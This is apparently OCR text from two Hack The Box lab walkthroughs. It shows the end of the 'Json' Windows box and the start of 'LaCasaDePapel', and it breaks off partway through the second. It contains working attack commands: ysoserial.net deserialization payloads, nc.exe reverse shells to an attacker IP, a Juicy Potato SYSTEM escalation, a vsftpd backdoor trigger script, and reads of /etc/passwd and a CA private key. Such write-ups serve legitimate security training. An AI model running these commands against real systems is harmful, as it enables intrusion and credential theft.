
```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.158 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.158
```

```
nmap -p$ports -sC -sV 10.10.10.158
Starting Nmap 7.70 ( https://nmap.org ) at 2020-01-30 08:26 PST
Nmap scan report for 10.10.10.158
Host is up (0.18s latency).

PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          FileZilla ftpd
| ftp-syst:
|_  SYST: UNIX emulated by FileZilla
80/tcp    open  http         Microsoft IIS httpd 8.5
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/8.5
|_http-title: Json HTB
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
47001/tcp open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49152/tcp open  msrpc        Microsoft Windows RPC
```

A full-port Nmap scan reveals a Windows box running FTP and IIS servers on their default ports. Nmap finds the OS version to be Windows 2008 R2 or 2012. WinRM is found to be open on port 5985, which could help with lateral movement later.

IIS


A login page can be found on browsing to port 80.



The following request can be observed after turning on Burp intercept and trying to login.

```
Request to http://10.10.10.158:80
Forward | Drop | Intercept is on | Action
Raw | Params | Headers | Hex
POST /api/token HTTP/1.1
Host: 10.10.10.158
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:72.0) Gecko/20100101 Firefox/72.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json;charset=utf-8
Content-Length: 41
Origin: http://10.10.10.158
Connection: close
Referer: http://10.10.10.158/login.html

{"UserName":"user","Password":"password"}
```

After attempting to login using common credentials such as `admin/admin`, we gain access to the dashboard.



Going back to the Burp, a GET request to `/api/Account` is observed.

```
Raw | Params | Headers | Hex
GET /api/Account/ HTTP/1.1
Host: 10.10.10.158
Accept: application/json, text/plain, */*
Bearer:
eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBlVElliLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/78.0.3904.70 Safari/537.36
Referer: http://10.10.10.158/index.html
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie:
OAuth2=eyJJZCI6MSwiVXNlck5hbWUiOiJhZG1pbiIsIlBhc3N3b3JkIjoiMjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzMiLCJOYW1lIjoiVXNlciBBZG1pbiBlVElliLCJSb2wiOiJBZG1pbmlzdHJhdG9yIn0=
Connection: close
```


The request contains a `Bearer` header with a base64 encoded value. The same value is observed in the `OAuth2` cookie. Let's decode it and look at the contents.

```
echo <SNIP>| base64 -d

{"Id":1,"UserName":"admin","Password":"21232f297a57a5a743894a0e4a801fc3",
"Name":"User Admin HTB","Rol":"Administrator"}
```

It appears to be JSON used by the server to identify the user. Let's try changing the values by adding quotes to check if some kind of SQL injection is possible.

```
echo -n '{"Id":1\',"UserName":"admin\'","Password":"21232f297a57a5a743894a0e4a801fc3"
,"Name":"User Admin HTB","Rol":"Administrator"}' | base64 -w0

eyJJZCI6MScsIlVzZXJOYW1lIjoiYWRtaW4nIiwiUGFz<SNIP>
```

Single quotes are added to the `Id` and `UserName` values. Send the request to Repeater, and swap the existing token with the forged one.




The server returns a `500 Internal Server Error` , which states that the JSON.Net object can't be deserialized. This informs us about two things; that the API is written in ASP.NET, and that the server deserializes JSON objects that is receives. Searching for vulnerabilities related to JSON.Net deserialization, we come across ysoserial.net, which can generate .NET deserialization payloads.

Download the binary from the releases section and run it on a Windows box. Let's create a payload to ping ourselves from the box.

```
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -o base64 -c "ping -n 5 10.10.14.6"

ew0KICAgICckdHlwZSc6J1N5c3RlbS5XaW5kb3dzLkRhdGEuT<SNIP>
```

The payload format is set to `Json.Net` and the gadget type is `ObjectDataProvider`. The `-c` flag is used to specify the command to execute and the output format is set to base64. Copy the generated payload and place it as the `Bearer` value in the HTTP request. Before sending the request, start an ICMP listener using `tcpdump`.



The server throws an error in the response, but ICMP requests can be observed on the tcpdump listener.

```
tcpdump -i any icmp
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on any, link-type LINUX_SLL (Linux cooked), capture size 262144 bytes
09:10:34.910795 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 1, length 40
09:10:34.910839 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 1, length 40
09:10:36.254724 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 2, length 40
09:10:36.254775 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 2, length 40
09:10:37.731836 IP 10.10.10.158 > 10.10.14.6: ICMP echo request, id 1, seq 3, length 40
09:10:37.731881 IP 10.10.14.6 > 10.10.10.158: ICMP echo reply, id 1, seq 3, length 40
```

Foothold

Having confirmed code execution, we can try getting a reverse shell on the box. We can use a netcat binary to send a reverse shell to ourselves. Start an smbserver locally to host the binary.

```
smbserver.py -smb2support share $(pwd)
```

Next, copy the nc.exe binary to the current folder, and create a JSON.Net payload for the command:

```
\\\\10.10.14.6\\share\\nc.exe 10.10.14.6 443 -e cmd.exe
```

The command above uses `nc.exe` present on our share to send a reverse shell to port 443.

```
.\ysoserial.exe -f Json.Net -g ObjectDataProvider -o base64
-c "\\\\10.10.14.6\\share\\nc.exe 10.10.14.6 443 -e cmd.exe"
```

Swap the older payload with the newly generated one and forward the request, after which a shell as `userpool` should be received.

```
nc -lvp 443
Listening on [0.0.0.0] (family 2, port 443)
Connection from 10.10.10.158 49430 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\windows\system32\inetsrv>whoami
json\userpool
```

Privilege Escalation

Looking at the installed programs, a program named Sync2Ftp is found to be installed.

```
C:\PROGRA~1>dir

 Directory of C:\PROGRA~1

08/08/2019  06:04 PM    <DIR>          .
08/08/2019  06:04 PM    <DIR>          ..
08/08/2019  06:04 PM    <DIR>          Common Files
08/08/2019  06:04 PM    <DIR>          Internet Explorer
05/22/2019  03:37 PM    <DIR>          MSBuild
05/22/2019  03:37 PM    <DIR>          Reference Assemblies
05/23/2019  02:06 PM    <DIR>          Sync2Ftp
05/22/2019  03:28 PM    <DIR>          VMware
```

The folder is found to contain a binary and configuration file. These could be of interest as the application isn't standard, and could be user defined. Copy these files to the SMB share running on our host.

```
C:\PROGRA~1\Sync2Ftp>copy SyncLocation.exe \\10.10.14.6\share\
        1 file(s) copied.

C:\PROGRA~1\Sync2Ftp>copy SyncLocation.exe.config \\10.10.14.6\share\
        1 file(s) copied.
```

Running `file` on the binary reveals that it's a .NET executable. The config file is found to contain some encrypted fields and configuration values.

```
<?xml version="1.0" encoding="utf-8" ?>
<configuration>
  <appSettings>
    <add key="destinationFolder" value="ftp://localhost/"/>
    <add key="sourcefolder" value="C:\inetpub\wwwroot\jsonapp\Files"/>
    <add key="user" value="4as8gqENn26uTs9srvQLyg=="/>
    <add key="minute" value="30"/>
    <add key="password" value="oQ5iORgUrswNRsJKH9VaCw=="></add>
    <add key="SecurityKey" value="_5TL#+GWWFv6pfT3!GXw7D86pkRRTv+$$tk^cL5hdU%"/>
  </appSettings>
  <startup>
    <supportedRuntime version="v4.0" sku=".NETFramework,Version=v4.7.2" />
  </startup>
</configuration>
```

dnSpy can used to reverse and analyze .NET executables. Open up the binary in dnSpy x86 and analyze the `SyncLocation` assembly.

```
namespace SyncLocation
{
    // Token: 0x02000005 RID: 5
    internal static class Program
    {
        // Token: 0x0600000F RID: 15 RVA: 0x00002634 File Offset: 0x00000834
        private static void Main()
        {
            ServiceBase[] services = new ServiceBase[]
            {
                new Service1()
            };
            ServiceBase.Run(services);
        }
    }
}
```

Looking at the `Main` method, it's seen the binary creates a new service and registers the `Service1` object. Let's look at the `Service1` class next.

```
    // Token: 0x0600000A RID: 10 RVA: 0x000023B9 File Offset: 0x000005B9
    public void Start()
    {
        this.Log("Start Service");
        this.Copy();
    }
```

The `Start` method ends up calling the `Copy` method.

```
    // Token: 0x0600000B RID: 11 RVA: 0x000023D0 File Offset: 0x000005D0
    private void Copy()
    {
        try
        {
            string path = ConfigurationManager.AppSettings["destinationFolder"];
            string text = ConfigurationManager.AppSettings["sourcefolder"];
            string cipherString = ConfigurationManager.AppSettings["user"];
            string cipherString2 = ConfigurationManager.AppSettings["password"];
            string userName = Crypto.Decrypt(cipherString, true);
            string password = Crypto.Decrypt(cipherString2, true);
            bool flag = Directory.Exists(text);
            if (flag)
            {
                string[] files = Directory.GetFiles(text);
                foreach (string text2 in files)
                {
                    FileInfo fileInfo = new FileInfo(text2);
                    string requestUriString = Path.Combine(path, fileInfo.Name);
                    FtpWebRequest ftpWebRequest = (FtpWebRequest)WebRequest.Create(requestUriString);
                    ftpWebRequest.Method = "STOR";
                    ftpWebRequest.Credentials = new NetworkCredential(userName, password);
                    ftpWebRequest.UsePassive = true;
                    ftpWebRequest.UseBinary = true;
                    ftpWebRequest.KeepAlive = false;
                    this.Log("Upload File " + fileInfo.Name);
                    FileStream fileStream = File.OpenRead(text2);
                    byte[] array2 = new byte[fileStream.Length];
                    fileStream.Read(array2, 0, array2.Length);
                    fileStream.Close();
                    Stream requestStream = ftpWebRequest.GetRequestStream();
                    requestStream.Write(array2, 0, array2.Length);
                    requestStream.Close();
                }
```

The `Copy` method reads various values from the configuration file and then decrypts them using the `Crypto` class. It then uses the FTP STOR command to transfer all files in the the `sourcefolder` path to the FTP folder. Let's look at how the values are encrypted and decrypted.

```
// Token: 0x06000002 RID: 2 RVA: 0x00002114 File Offset: 0x00000314
public static string Encrypt(string toEncrypt, bool useHashing)
{
    byte[] bytes = Encoding.UTF8.GetBytes(toEncrypt);
    AppSettingsReader appSettingsReader = new AppSettingsReader();
    string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
    byte[] key;
    if (useHashing)
    {
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
        md5CryptoServiceProvider.Clear();
    }
    else
    {
        key = Encoding.UTF8.GetBytes(s);
    }
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateEncryptor();
    byte[] array = cryptoTransform.TransformFinalBlock(bytes, 0, bytes.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Convert.ToBase64String(array, 0, array.Length);
}
```

The `Encrypt` method takes in two arguments, i.e. the string to encrypt and boolean value. It reads the `SecurityKey` value from the config file, and hashes it using MD5 if `useHashing` is set to true. The plaintext value is then encrypted using the 3DES encryption algorithm in ECB mode with PKCS7 padding, and returned base64 encoded.

```
public static string Decrypt(string cipherString, bool useHashing)
{
    byte[] array = Convert.FromBase64String(cipherString);
    AppSettingsReader appSettingsReader = new AppSettingsReader();
    string s = (string)appSettingsReader.GetValue("SecurityKey", typeof(string));
    byte[] key;
    if (useHashing)
    {
        MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
        key = md5CryptoServiceProvider.ComputeHash(Encoding.UTF8.GetBytes(s));
        md5CryptoServiceProvider.Clear();
    }
    else
    {
        key = Encoding.UTF8.GetBytes(s);
    }
    TripleDESCryptoServiceProvider tripleDESCryptoServiceProvider = new TripleDESCryptoServiceProvider();
    tripleDESCryptoServiceProvider.Key = key;
    tripleDESCryptoServiceProvider.Mode = CipherMode.ECB;
    tripleDESCryptoServiceProvider.Padding = PaddingMode.PKCS7;
    ICryptoTransform cryptoTransform = tripleDESCryptoServiceProvider.CreateDecryptor();
    byte[] bytes = cryptoTransform.TransformFinalBlock(array, 0, array.Length);
    tripleDESCryptoServiceProvider.Clear();
    return Encoding.UTF8.GetString(bytes);
}
```

Similarly, the `Decrypt` method reads the key and hashes it based on the boolean value. It then uses the 3DES algorithm to decrypt and return the plaintext string. Let's write a small python script to decrypt this manually.

```
from pyDes import *
from base64 import b64decode
from hashlib import md5

key = b"_5TL#+GWWFv6pfT3!GXw7D86pkRRTv+$$tk^cL5hdU%"
hashedKey = md5(key).digest()

desKey = triple_des(hashedKey, ECB, padmode = PAD_PKCS5)

usernameData = b64decode("4as8gqENn26uTs9srvQLyg==")
username = desKey.decrypt(usernameData)

                                        print(f"Username:
{username.decode()}")

passwordData = b64decode("oQ5iORgUrswNRsJKH9VaCw==")
```

```
password = desKey.decrypt(passwordData)

                                                print(f"Password:
{password.decode()}")
```

The script uses the pyDes library to decrypt the username and password from the config file. The securityKey is hashed using the MD5 algorithm. The decryption key is created using the `triple_des` method, which is used to decrypt the username and password respectively.

```
python3 decrypt.py
Username: superadmin
Password: funnyhtb
```

Running the script returns the username `superadmin` and password `funnyhtb`. Let's try logging into FTP with these credentials.

```
ftp 10.10.10.158
Connected to 10.10.10.158.
220-FileZilla Server 0.9.60 beta
Name (10.10.10.158:user): superadmin
331 Password required for superadmin
Password:
230 Logged on
Remote system type is UNIX.
ftp> ls Desktop
200 Port command successful
150 Opening data channel for directory listing of "/Desktop"
-r--r--r-- 1 ftp ftp            282 May 22  2019 desktop.ini
-r--r--r-- 1 ftp ftp             32 May 22  2019 root.txt
```

The login was successful and can be used to read the root flag.

Alternate Method

As the `userpool` user is a service account, it holds the `SeImpersonate` privilege.

```
C:\PROGRA~2\FileZilla Server>whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

We can leverage this privilege on Windows server 2012 by using the Juicy Potato exploit. Download the binary from releases, and place it in the share. Next, copy JuicyPotato.exe as well as nc.exe to the Public folder.

```
c:\Users\Public>copy \\10.10.14.7\share\nc.exe .
        1 file(s) copied.

c:\Users\Public>copy \\10.10.14.7\share\JuicyPotato.exe .
        1 file(s) copied.
```

Create a bat file with a reverse shell command such as:

```
C:\Users\Public\nc.exe 10.10.14.7 4444 -e cmd.exe
```

A list of CLSIDs for Windows Server 2012 can be found here. Any CLSID belonging to `NT AUTHORITY\SYSTEM` can be used.

```
c:\Users\Public>echo C:\Users\Public\nc.exe 10.10.14.7 4444 -e cmd.exe > exec.bat
c:\Users\Public>.\juicypotato.exe -l 1337 -t * -p C:\Users\Public\exec.bat
-c {e60687f7-01a1-40aa-86ac-db1cbf673334}

Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 1337
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
```

A shell as SYSTEM should be received on port 4444.

```
nc -lvp 4444
Listening on [0.0.0.0] (family 2, port 4444)
Connection from 10.10.10.158 49175 received!
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Hack The Box
PEN-TESTING LABS

LaCasaDePapel

11th May 2019 / Document No D19.100.32

Prepared By: MinatoTW

Machine Author: Thek

Difficulty: Easy

Classification: Official

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

SYNOPSIS

LaCasaDePapel is an easy difficulty Linux box, which is running a backdoored vsftpd server. The backdoored port is running a PHP shell with disabled_functions. This is used to read a CA certificate, from which a client certificate can be created. The HTTPS page is vulnerable to LFI, leading to exposure of SSH keys. A configuration file can be hijacked to gain code execution as root.

Skills Required

- Enumeration

Skills Learned

- Linux inode knowledge
- Creating client certificates

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

ENUMERATION

NMAP

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.131 | grep ^[0-9] | cut -d
'/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -p$ports -sC -sV 10.10.10.131
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# nmap -p$ports -sC -sV 10.10.10.131
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-20 17:02 IST
Nmap scan report for 10.10.10.131
Host is up (0.61s latency).

PORT     STATE    SERVICE  VERSION
21/tcp   open     ftp      vsftpd 2.3.4
22/tcp   open     ssh      OpenSSH 7.9 (protocol 2.0)
| ssh-hostkey:
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)
80/tcp   open     http     Node.js (Express middleware)
|_http-title: La Casa De Papel
443/tcp  open     ssl/http Node.js Express framework
| http-auth:
| HTTP/1.1 401 Unauthorized\x0D
|_  Server returned status 401 but no WWW-Authenticate header.
|_http-title: La Casa De Papel
| ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel
| Not valid before: 2019-01-27T08:35:30
|_Not valid after:  2029-01-24T08:35:30
| tls-nextprotoneg:
|   http/1.1
|_  http/1.0
6200/tcp filtered lm-x
Service Info: OS: Unix
```

There's vsftpd running on port 21 along with HTTP and HTTPS on their respective ports.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193


HTTP

Navigating to port 80 we find a page which needs an OTP supplied by a QRCode. The page asks us to install Google Authenticator

Scanning the code using Google Authenticator on an Android phone gives us a code but it refuses to work either way. So, maybe it's for internal users only. Let's keep this aside and come back later.

HTTPS

Browsing to HTTPS shows us an error that we need a client certificate to continue which we don't possess at the moment.



Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

VSFTP

As seen from nmap, VSFTP is version 2.3.4. A quick google search about it yields this. It seems that this version was backdoored. Let's try to replicate the exploit code.

The code just tries a failed login, which triggers the backdoor on port 6200 and then executes commands from it. Let's do that using a small python script.

```
import socket
import os
import time


def exploit(ip, port):
      sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
      sock.connect((ip, port))

      sock.send('USER :)\n')
      sock.send('PASS HTBPass\n')
      time.sleep(2)
      sock.close()

      os.system("rlwrap nc 10.10.10.131 6200 -v")

exploit("10.10.10.131", 21)
```

The code is pretty simple, it just creates a connection to the FTP port, sends in commands and then quickly connects to the backdoored port at 6200. Running the script,

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
```

We see that instead of being a system shell it's a Psy shell. Searching about the Psy Shell we find that it's an interactive debugger for PHP. So this should allow us to execute PHP commands.

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

PSY SHELL

Let's try executing system commands using the `cmd` operator.

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
`whoami`
PHP Warning:  shell_exec() has been disabled for security reasons in phar://eval()'d code on line 1
```

We find that shell_exec is disabled which prevents us from executing system commands. However we can still list directories and read files using scandir() and file_get_contents().

```
print_r(scandir("/"))
```

```
print_r(scandir("/"))
Array
(
    [0] => .
    [1] => ..
    [2] => .DS_Store
    [3] => ._.DS_Store
    [4] => bin
    [5] => boot
    [6] => dev
    [7] => etc
    [8] => home
    [9] => lib
    [10] => lost+found
    [11] => media
    [12] => mnt
    [13] => opt
    [14] => proc
    [15] => root
    [16] => run
    [17] => sbin
    [18] => srv
    [19] => swap
    [20] => sys
    [21] => tmp
    [22] => usr
    [23] => var
)
=> true
```

```
echo file_get_contents("/etc/passwd")
```

```
echo file_get_contents("/etc/passwd")
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

We already know that we need a client certificate to access the service on HTTPS. In order to create one we need the CA certificate. Let's find it.

Looking at the home folders of the users we see five users.

```
print_r(scandir("/home"))
Array
(
    [0] => .
    [1] => ..
    [2] => berlin
    [3] => dali
    [4] => nairobi
    [5] => oslo
    [6] => professor
)
```

Let's inspect each one of them. After some enumeration we see ca.key in /home/nairobi.

```
print_r(scandir("/home/nairobi"))
Array
(
    [0] => .
    [1] => ..
    [2] => ca.key
    [3] => download.jade
    [4] => error.jade
    [5] => index.jade
    [6] => node_modules
    [7] => server.js
    [8] => static
)
```

Let's read its contents and copy it into a file.


```
echo file_get_contents("/home/nairobi/ca.key")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQDPczpU3s
7MJsi//m8mm5rEkXcDmratVAk2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w
2m+jLx7wNH2SwFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjP
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLNnPPbfb
YQ4UlXOaGUdXKmqx9L2spRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5G
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcaRpu6Sm73FH2j6Xu63Xc9d1D
```

Hack The Box Ltd
38 Walton Road
Folkestone, Kent
CT19 5QS, United Kingdom
Company No. 10826193

CREATING CLIENT CERTIFICATE

Now that we have the CA certificate let's create a client certificate for ourselves. To create it first download the server certificate. Navigate to https://10.10.10.131, then click on the lock icon on the URL bar.

And then Connection > More Information > View Certificate. Then in the popup window click on Details > Export.



Export and save it in the folder.

